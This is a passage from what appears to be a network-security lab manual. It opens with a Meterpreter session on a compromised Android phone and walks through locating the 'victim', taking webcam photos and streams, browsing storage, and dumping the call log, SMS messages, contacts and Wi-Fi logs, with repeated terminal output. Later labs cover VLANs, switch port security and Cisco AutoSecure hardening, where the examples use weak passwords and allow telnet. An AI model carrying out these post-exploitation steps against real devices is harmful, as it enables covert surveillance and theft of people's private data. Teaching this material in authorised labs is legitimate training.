
root@kali:~# msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : localhost
OS           : Android 8.1.0 - Linux 4.4.78-perf+ (aarch64)
Meterpreter   : dalvik/android
meterpreter > geolocate
[*] Current Location:
    Latitude: 17.4369788
    Longitude: 78.4442747


To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=17.4369788,78.4442747&sensor=true

meterpreter > 
```


- Take snap via victim's mobile camera by giving below command :  
**webcam\_snap**



- View live video stream via victim's mobile camera by giving below command :  
**webcam\_stream**



- Access phone internal memory and view all the content of victim's mobile by giving below command :  
**cd/sdcard/  
ls**




```

root@kali: ~
Latitude: 17.4369788
Longitude: 78.4442747

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=17.4369788,78.4442747&sensor=true

meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/HuqupGqk.jpeg
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: pNcDUgmV.html
[*] Streaming...
^C
^C[-] Error running command webcam_stream: Interrupt
meterpreter >
meterpreter >
meterpreter >
meterpreter > cd /sdcard/
meterpreter > 

```



```

root@kali: ~
40666/rw-rw-rw- 4096 dir 2017-11-23 00:11:08 +0530 RTSS
40666/rw-rw-rw- 4096 dir 2018-02-10 16:02:42 +0530 Record
40666/rw-rw-rw- 4096 dir 2018-04-29 06:26:41 +0530 RedmiNote4_cam
40666/rw-rw-rw- 4096 dir 2018-02-13 23:42:55 +0530 Ringtones
40666/rw-rw-rw- 4096 dir 2018-04-30 17:55:03 +0530 SMSBackupRestore
40666/rw-rw-rw- 4096 dir 2018-04-29 06:26:30 +0530 Wallpaper
40666/rw-rw-rw- 4096 dir 2017-11-23 02:00:07 +0530 WhatsApp
40666/rw-rw-rw- 4096 dir 2018-02-01 06:24:52 +0530 amap
40666/rw-rw-rw- 4096 dir 2018-04-26 17:05:22 +0530 apk
40666/rw-rw-rw- 4096 dir 2018-01-31 12:22:47 +0530 aquerry
40666/rw-rw-rw- 4096 dir 2017-11-22 20:52:00 +0530 backups
40666/rw-rw-rw- 4096 dir 2018-05-05 22:35:25 +0530 bluetooth
40666/rw-rw-rw- 4096 dir 2017-12-06 18:42:05 +0530 com.facebook.katana
40666/rw-rw-rw- 4096 dir 2018-04-28 01:38:24 +0530 mipush
40666/rw-rw-rw- 4096 dir 2018-04-26 19:09:10 +0530 oem_log
40666/rw-rw-rw- 4096 dir 2018-02-14 13:06:40 +0530 osmand
40666/rw-rw-rw- 4096 dir 2017-11-26 06:40:39 +0530 torqueLogs
40666/rw-rw-rw- 8192 dir 2018-04-29 06:26:29 +0530 wallss
40666/rw-rw-rw- 4096 dir 2018-04-29 06:26:30 +0530 wallzy
100666/rw-rw-rw- 1425 fil 2018-04-27 23:15:00 +0530 wifi_config.log
40666/rw-rw-rw- 4096 dir 2017-11-22 16:46:33 +0530 zedge

meterpreter > 

```

- Download wifi logs from victim's mobile by giving below command :  
**download wifi\_config.log**

Applications ▾ Places Terminal Mon May 7, 10:59:30

File Edit View Search Terminal Help root@kali: ~

40666/rw-rw-rw-	4096	dir	2018-04-30 17:55:03 +0530	SMSBackupRestore
40666/rw-rw-rw-	4096	dir	2018-04-29 06:26:30 +0530	Wallpaper
40666/rw-rw-rw-	4096	dir	2017-11-23 02:00:07 +0530	WhatsApp
40666/rw-rw-rw-	4096	dir	2018-02-01 06:24:52 +0530	amap
40666/rw-rw-rw-	4096	dir	2018-04-26 17:05:22 +0530	apk
40666/rw-rw-rw-	4096	dir	2018-01-31 12:22:47 +0530	aquery
40666/rw-rw-rw-	4096	dir	2017-11-22 20:52:00 +0530	backups
40666/rw-rw-rw-	4096	dir	2018-05-05 22:35:25 +0530	bluetooth
40666/rw-rw-rw-na	4096	dir	2017-12-06 18:42:05 +0530	com.facebook.katana
40666/rw-rw-rw-	4096	dir	2018-04-28 01:38:24 +0530	mipush
40666/rw-rw-rw-	4096	dir	2018-04-26 19:09:10 +0530	oem_log
40666/rw-rw-rw-	4096	dir	2018-02-14 13:06:40 +0530	osmand
40666/rw-rw-rw-	4096	dir	2017-11-26 06:40:39 +0530	torqueLogs
40666/rw-rw-rw-	8192	dir	2018-04-29 06:26:29 +0530	wallss
40666/rw-rw-rw-	4096	dir	2018-04-29 06:26:30 +0530	wallzy
100666/rw-rw-rw-	1425	fil	2018-04-27 23:15:00 +0530	wifi_config.log
40666/rw-rw-rw-	4096	dir	2017-11-22 16:46:33 +0530	zedge

meterpreter > download wifi\_config.log  
[\*] Downloading: wifi\_config.log -> wifi\_config.log  
[\*] Downloaded 1.39 KiB of 1.39 KiB (100.0%): wifi\_config.log -> wifi\_config.log  
[\*] download : wifi\_config.log -> wifi\_config.log  
meterpreter >

- Download all incoming and outgoing calls history from victim's mobile by giving below command  
**dump\_calllog**

Applications ▾ Places ▾ Terminal ▾ Mon May 7, 10:59:41

File Edit View Search Terminal Help root@kali: ~

40666/rw-rw-rw-	4096	dir	2018-02-01 06:24:52 +0530	amap		
40666/rw-rw-rw-	4096	dir	2018-04-26 17:05:22 +0530	apk		
40666/rw-rw-rw-	4096	dir	2018-01-31 12:22:47 +0530	aquery		
40666/rw-rw-rw-	4096	dir	2017-11-22 20:52:00 +0530	backups		
40666/rw-rw-rw-	4096	dir	2018-05-05 22:35:25 +0530	bluetooth		
40666/rw-rw-rw-	4096	dir	2017-12-06 18:42:05 +0530	com.facebook.kata		
na						
40666/rw-rw-rw-	4096	dir	2018-04-28 01:38:24 +0530	mipush		
40666/rw-rw-rw-	4096	dir	2018-04-26 19:09:10 +0530	oem_log		
40666/rw-rw-rw-	4096	dir	2018-02-14 13:06:40 +0530	osmand		
40666/rw-rw-rw-	4096	dir	2017-11-26 06:40:39 +0530	torqueLogs		
40666/rw-rw-rw-	8192	dir	2018-04-29 06:26:29 +0530	wallss		
40666/rw-rw-rw-	4096	dir	2018-04-29 06:26:30 +0530	wallzy		
100666/rw-rw-rw-	1425	fil	2018-04-27 23:15:00 +0530	wifi_config.log		
40666/rw-rw-rw-	4096	dir	2017-11-22 16:46:33 +0530	zedge		
<b>meterpreter &gt; download wifi_config.log</b>						
[*] Downloading: wifi_config.log -> wifi_config.log						
[*] Downloaded 1.39 KiB of 1.39 KiB (100.0%): wifi_config.log -> wifi_config.log						
[*] download : wifi_config.log -> wifi_config.log						
<b>meterpreter &gt; dump_callog</b>						
[*] Fetching 500 entries						
[*] Call log saved to callog_dump_20180507105940.txt						
<b>meterpreter &gt; </b>						



- Download all sms from victim's mobile by giving below command :  
**dump\_sms**

```

root@kali:~#
root@kali:~# ls
40666/rw-rw-rw- 4096  dir  2017-11-22 20:52:00 +0530  backups
40666/rw-rw-rw- 4096  dir  2018-05-05 22:35:25 +0530  bluetooth
40666/rw-rw-rw- 4096  dir  2017-12-06 18:42:05 +0530  com.facebook.kata
na
40666/rw-rw-rw- 4096  dir  2018-04-28 01:38:24 +0530  mipush
40666/rw-rw-rw- 4096  dir  2018-04-26 19:09:10 +0530  oem_log
40666/rw-rw-rw- 4096  dir  2018-02-14 13:06:40 +0530  osmand
40666/rw-rw-rw- 4096  dir  2017-11-26 06:40:39 +0530  torqueLogs
40666/rw-rw-rw- 8192   dir  2018-04-29 06:26:29 +0530  wallss
40666/rw-rw-rw- 4096  dir  2018-04-29 06:26:30 +0530  wallzy
100666/rw-rw-rw- 1425   fil  2018-04-27 23:15:00 +0530  wifi_config.log
40666/rw-rw-rw- 4096  dir  2017-11-22 16:46:33 +0530  zedge

meterpreter > download wifi_config.log
[*] Downloading: wifi_config.log -> wifi_config.log
[*] Downloaded 1.39 KiB of 1.39 KiB (100.0%): wifi_config.log -> wifi_config.log
[*] download : wifi_config.log -> wifi_config.log
meterpreter > dump_calllog
[*] Fetching 500 entries
[*] Call log saved to calllog_dump_20180507105940.txt
meterpreter > dump_sms
[*] Fetching 6300 sms messages
[*] SMS messages saved to: sms_dump_20180507105946.txt
meterpreter >

```

- Download all contacts from victim's mobile by giving below command :  
**dump\_contacts**


```

root@kali:~#
root@kali:~# ls
40666/rw-rw-rw- 4096  dir  2017-11-22 20:52:00 +0530  backups
40666/rw-rw-rw- 4096  dir  2018-05-05 22:35:25 +0530  bluetooth
40666/rw-rw-rw- 4096  dir  2017-12-06 18:42:05 +0530  com.facebook.kata
na
40666/rw-rw-rw- 4096  dir  2018-04-28 01:38:24 +0530  mipush
40666/rw-rw-rw- 4096  dir  2018-04-26 19:09:10 +0530  oem_log
40666/rw-rw-rw- 4096  dir  2018-02-14 13:06:40 +0530  osmand
40666/rw-rw-rw- 4096  dir  2017-11-26 06:40:39 +0530  torqueLogs
40666/rw-rw-rw- 8192   dir  2018-04-29 06:26:29 +0530  wallss
40666/rw-rw-rw- 4096  dir  2018-04-29 06:26:30 +0530  wallzy
100666/rw-rw-rw- 1425   fil  2018-04-27 23:15:00 +0530  wifi_config.log
40666/rw-rw-rw- 4096  dir  2017-11-22 16:46:33 +0530  zedge

meterpreter > download wifi_config.log
[*] Downloading: wifi_config.log -> wifi_config.log
[*] Downloaded 1.39 KiB of 1.39 KiB (100.0%): wifi_config.log -> wifi_config.log
[*] download : wifi_config.log -> wifi_config.log
meterpreter > dump_calllog
[*] Fetching 500 entries
[*] Call log saved to calllog_dump_20180507105940.txt
meterpreter > dump_sms
[*] Fetching 6300 sms messages
[*] SMS messages saved to: sms_dump_20180507105946.txt
meterpreter > dump_contacts

```

## SWITCH SECURITY - VIRTUAL LANS



### Pre-requisite

- Two switches with multiple computers connected.
- Both the switches connected back-to-back on port 10.

### Objective of Lab

- Design and establish the network connectivity as per the diagram.
- Configure vlan 10 on port 2 of switch sw1 & port 3 of switch sw2
- Configure vlan 10 on port 7 of switch sw1 & port 8 of switch sw2
- Configure port 10 on both switches sw1 & sw2 as trunk.

**To verify the current configuration**

**Syntax:**

**Sw1# show vlan**

**Output:**

**Sw1# show vlan**

VLAN	Name	Status	Ports
---			
1	default	active	Fa0/1, Fa0/2, Fa0/3, Fa0/4, Fa0/5 Fa0/6, Fa0/7, Fa0/8, Fa0/9 Fa0/10
1002	fdi-default	act/unsup	
---More---			

**To verify interface status give following command**

**Sw1# show interface status**

Port	Name	Status	Vlan	Duplex	Speed	Type
Fa0/1		notconnect	1	auto	auto	10/100BaseTX
Fa0/2		notconnect	1	auto	auto	10/100BaseTX
Fa0/3		connected	1	a-half	a-10	10/100BaseTX
Fa0/4		connected	1	a-full	a-100	10/100BaseTX
Fa0/5		notconnect	1	auto	auto	10/100BaseTX
Fa0/6		notconnect	1	auto	auto	10/100BaseTX
Fa0/7		notconnect	1	auto	auto	10/100BaseTX
Fa0/8		notconnect	1	auto	auto	10/100BaseTX
Fa0/9		connected	1	a-full	a-100	10/100BaseTX
Fa0/10		notconnect	1	auto	auto	10/100BaseTX



## ON SWITCH1

### Vlan Creation:

```
Sw1(config)# vlan 10
Sw1(config-vlan)# name sales
Sw1(config-vlan)# exit
Sw1(config)# vlan 20
Sw1(config-vlan)# name mkt
Sw1(config-vlan)# exit
```

### Assigning membership to ports:

```
Sw1(config)# interface fa0/2
Sw1(config-if)# switchport mode access
Sw1(config-if)# switchport access vlan 10
Sw1(config-if)# exit
Sw1(config)# interface fa0/3
Sw1(config-if)# switchport mode access
Sw1(config-if)# switchport access vlan 20

Sw1(config)# interface fa0/10
Sw1(config-if)# switchport mode trunk
Sw1(config-if)# switchport trunk allowed vlan10, vlan20
Sw1(config-if)# exit
```

**Verification of vlan:**

**SW1# show vlan**

VLAN Name	Status	Ports
1 default	active	Fa0/1, Fa0/4, Fa0/5, Fa0/6, Fa0/7 Fa0/8, Fa0/9
10 sales	active	Fa0/2
20 mkt	active	Fa0/3
1002 fddi-default		act/unsup
1003 trcrf-default		act/unsup
1004 fddinet-default		act/unsup
1005 trbrf-default		act/unsup

**ON SWITCH2:**

**Vlan Creation:**

```
Sw2(config)# vlan 10
Sw2(config-vlan)# name sales
Sw2(config-vlan)# exit
Sw2(config)# vlan 20
Sw2(config-vlan)# name mkt
Sw2(config-vlan)# exit
```

**Assigning membership to ports:**

```
Sw2(config)# interface fa0/7
Sw2(config-if)# switchport mode access
Sw2(config-if)# switchport access vlan 10
Sw2(config-if)# exit
Sw2(config)# interface fa0/8
Sw2(config-if)# switchport mode access
Sw2(config-if)# switchport access vlan 20
```


```
Sw2(config-if)# exit
Sw2(config)# interface fa0/10
Sw2(config-if)# switchport mode trunk
Sw2(config-if)# switchport trunk allowed vlan10, vlan20
Sw2(config-if)# exit
```

**Verification of vlan:**

```
SW2# show vlan
```

VLAN Name	Status	Ports
1 default	active	Fa0/1, Fa0/2, Fa0/3, Fa0/4, Fa0/5 Fa0/6, Fa0/9
0 sales	active	Fa0/7
20 mkt	active	Fa0/8
1002 fddi-default		act/unsup
1003 trcrf-default		act/unsup
1004 fddinet-default		act/unsup
1005 trbrf-default		act/unsup

## SWITCH SECURITY - PORT SECURITY



### Pre-requisite

- Multiple computers connected to the switch.

### Objective of Lab

- Design and establish the network connectivity as per the diagram.
- Define the MAC address of host pc on switch port.
- Enable port security by shutting down the port if any other MAC address is found instead of the pre-defined MAC address.

## Configure Port Security

```
Switch(config)# interface F0/1
Switch(config-if)# switchport mode access
Switch(config-if)# switchport port-security maximum 1
Switch(config-if)# switchport port-security mac-address 00-13-20-B7-1D-8C
Switch(config-if)# switchport port-security violation shutdown
Switch(config-if)# switchport port-security
```

### Verification:

Switch# show port-security


Secure Port	MaxSecureAddr	CurrentAddr	SecurityViolation	Action
(Count)	(Count)	(Count)		

Fa0/1	1	1	0	Shutdown
-------	---	---	---	----------

Total Addresses in System (excluding one mac per port) : 0

Max Addresses limit in System (excluding one mac per port) : 1024

## ROUTER SECURITY – AUTO SECURE



### Pre-requisite

- Cisco Router with IOS 12.4 and above

### Objective of Lab

- Harden the security configuration of the router.

## Router Hardening

R1 # **auto secure**

--- AutoSecure Configuration ---

\*\*\* AutoSecure configuration enhances the security of the router, but it will not make it absolutely resistant to all security attacks \*\*\*

AutoSecure will modify the configuration of your device.  
All configuration changes will be shown. For a detailed explanation of how the configuration changes enhance security and any possible side effects, please refer to Cisco.com for Autosecure documentation.

At any prompt you may enter '?' for help.  
Use ctrl-c to abort this session at any prompt.

Gathering information about the router for AutoSecure

Is this router connected to internet? [no]: **yes**

Enter the number of interfaces facing the internet [1]: **1**

Interface	IP-Address	OK?	Method Status	Protocol
Embedded-Service-Engine0/0	unassigned	YES	NVRAM administratively down	down
GigabitEthernet0/0	1.1.1.2	YES	NVRAM up	up
GigabitEthernet0/1	192.168.101.1	YES	NVRAM up	up
GigabitEthernet0/2	unassigned	YES	NVRAM administratively down	down

Enter the interface name that is facing the internet: **GigabitEthernet0/0**

Securing Management plane services...

**Disabling service finger**

**Disabling service pad**

**Disabling udp & tcp small servers**

**Enabling service password encryption**

**Enabling service tcp-keepalives-in**

**Enabling service tcp-keepalives-out**

**Disabling the cdp protocol**

**Disabling the bootp server**

**Disabling the http server**

**Disabling the finger service**

**Disabling source routing**

**Disabling gratuitous arp**



Here is a sample Security Banner to be shown at every access to device. Modify it to suit your enterprise requirements.

Authorized Access only

This system is the property of So-&-So-Enterprise.  
UNAUTHORIZED ACCESS TO THIS DEVICE IS PROHIBITED.  
You must have explicit permission to access this device. All activities performed on this device are logged. Any violations of access policy will result in disciplinary action.

Enter the security banner {Put the banner between k and k, where k is any character}:

\$  
=====unauthorized access is prohibited=====

Enable secret is either not configured or is the same as the enable password

Enter the new enable secret:**123456**  
Confirm the enable secret :**123456**  
Enter the new enable password:**1234567**  
Confirm the enable password:**1234567**

Configuration of local user database

Enter the username: **cisco**  
Enter the password: **cisco123**  
Confirm the password: **cisco123**

Configuring AAA local authentication  
Configuring console, Aux and vty lines for local authentication, exec-timeout, transport

Securing device against Login Attacks  
Configure the following parameters

Blocking Period when Login Attack detected: **120**

Maximum Login failures with the device: **2**

Maximum time period for crossing the failed login attempts: **120**

Configure SSH server? [yes]: **yes**  
Enter the domain-name: **cisco.com**

Configuring interface specific AutoSecure services  
Disabling the following ip services on all interfaces:

```
no ip redirects
no ip proxy-arp
no ip unreachables
no ip directed-broadcast
no ip mask-reply
```

Disabling mop on Ethernet interfaces

Securing Forwarding plane services...

Enabling unicast rpf on all interfaces connected to internet

Configure CBAC Firewall feature? [yes/no]: **no**

**This is the configuration generated:**


```
no service finger
no service pad
no service udp-small-servers
no service tcp-small-servers
service password-encryption
service tcp-keepalives-in
service tcp-keepalives-out
no cdp run
no ip bootp server
no ip http server
no ip finger
no ip source-route
no ip gratuitous-arp
no ip identd

banner motd ^C
=====
unauthorized access is prohibited
=====
^C
security passwords min-length 6
security authentication failure rate 10 log
enable secret 5 $1$PS.5$bMVEqoeoa1GweKKwY.Z2K.
enable password 7 06575D72181B5F4E
username cisco password 7 0956410614544541
aaa new-model
aaa authentication login local_auth local
line console 0
login authentication local_auth
exec-timeout 5 0
transport output telnet
line aux 0
```

```
login authentication local_auth
exec-timeout 10 0
transport output telnet
line vty 0 4
login authentication local_auth
transport input telnet
login block-for 120 attempts 2 within 120
ip domain-name test.com
crypto key generate rsa general-keys modulus 1024
ip ssh time-out 60
ip ssh authentication-retries 2
line vty 0 4
transport input ssh telnet
service timestamps debug datetime msec localtime show-timezone
